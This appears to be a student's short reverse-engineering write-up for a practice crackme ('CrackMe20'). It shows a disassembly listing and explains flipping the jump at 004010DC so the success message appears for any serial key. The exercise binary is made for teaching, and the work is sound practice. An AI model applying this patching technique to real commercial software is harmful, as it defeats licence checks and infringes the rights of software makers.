


Look at the code above, in the address 004010DC, the JNE will jump to wrong status if the serial key is incorrect, so I change it into JE to display true status ignoring the value of serial key.

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302



```
004010DA   6A 00        push 0
004010DC   74 0C        je crackme20.4010EA
004010DE   68 04184100  push crackme20.411B04         411B04:"Congrats!"
004010E3   68 10184100  push crackme20.411B10         411B10:"Well done!"
004010E8   EB 0A        jmp crackme20.4010F4
004010EA   68 1C1B4100  push crackme20.411B1C         411B1C:"Sorry"
004010EF   68 24184100  push crackme20.411B24         411B24:"Wrong serial key. Try agai
004010F4   6A 00        push 0
004010F6   FF15 1CD14000 call dword ptr ds:[<MessageBoxA>]
004010FC   6A 00        push 0
004010FE   FF15 04D04000 call dword ptr ds:[<ExitThread>]
00401104   CC           int3
```



CrackMe20 by crackinglessons.com (Not...

Multi Thread Challenge

Enter Serial Num:

162005

Congrats!

Well done!

DONE!!!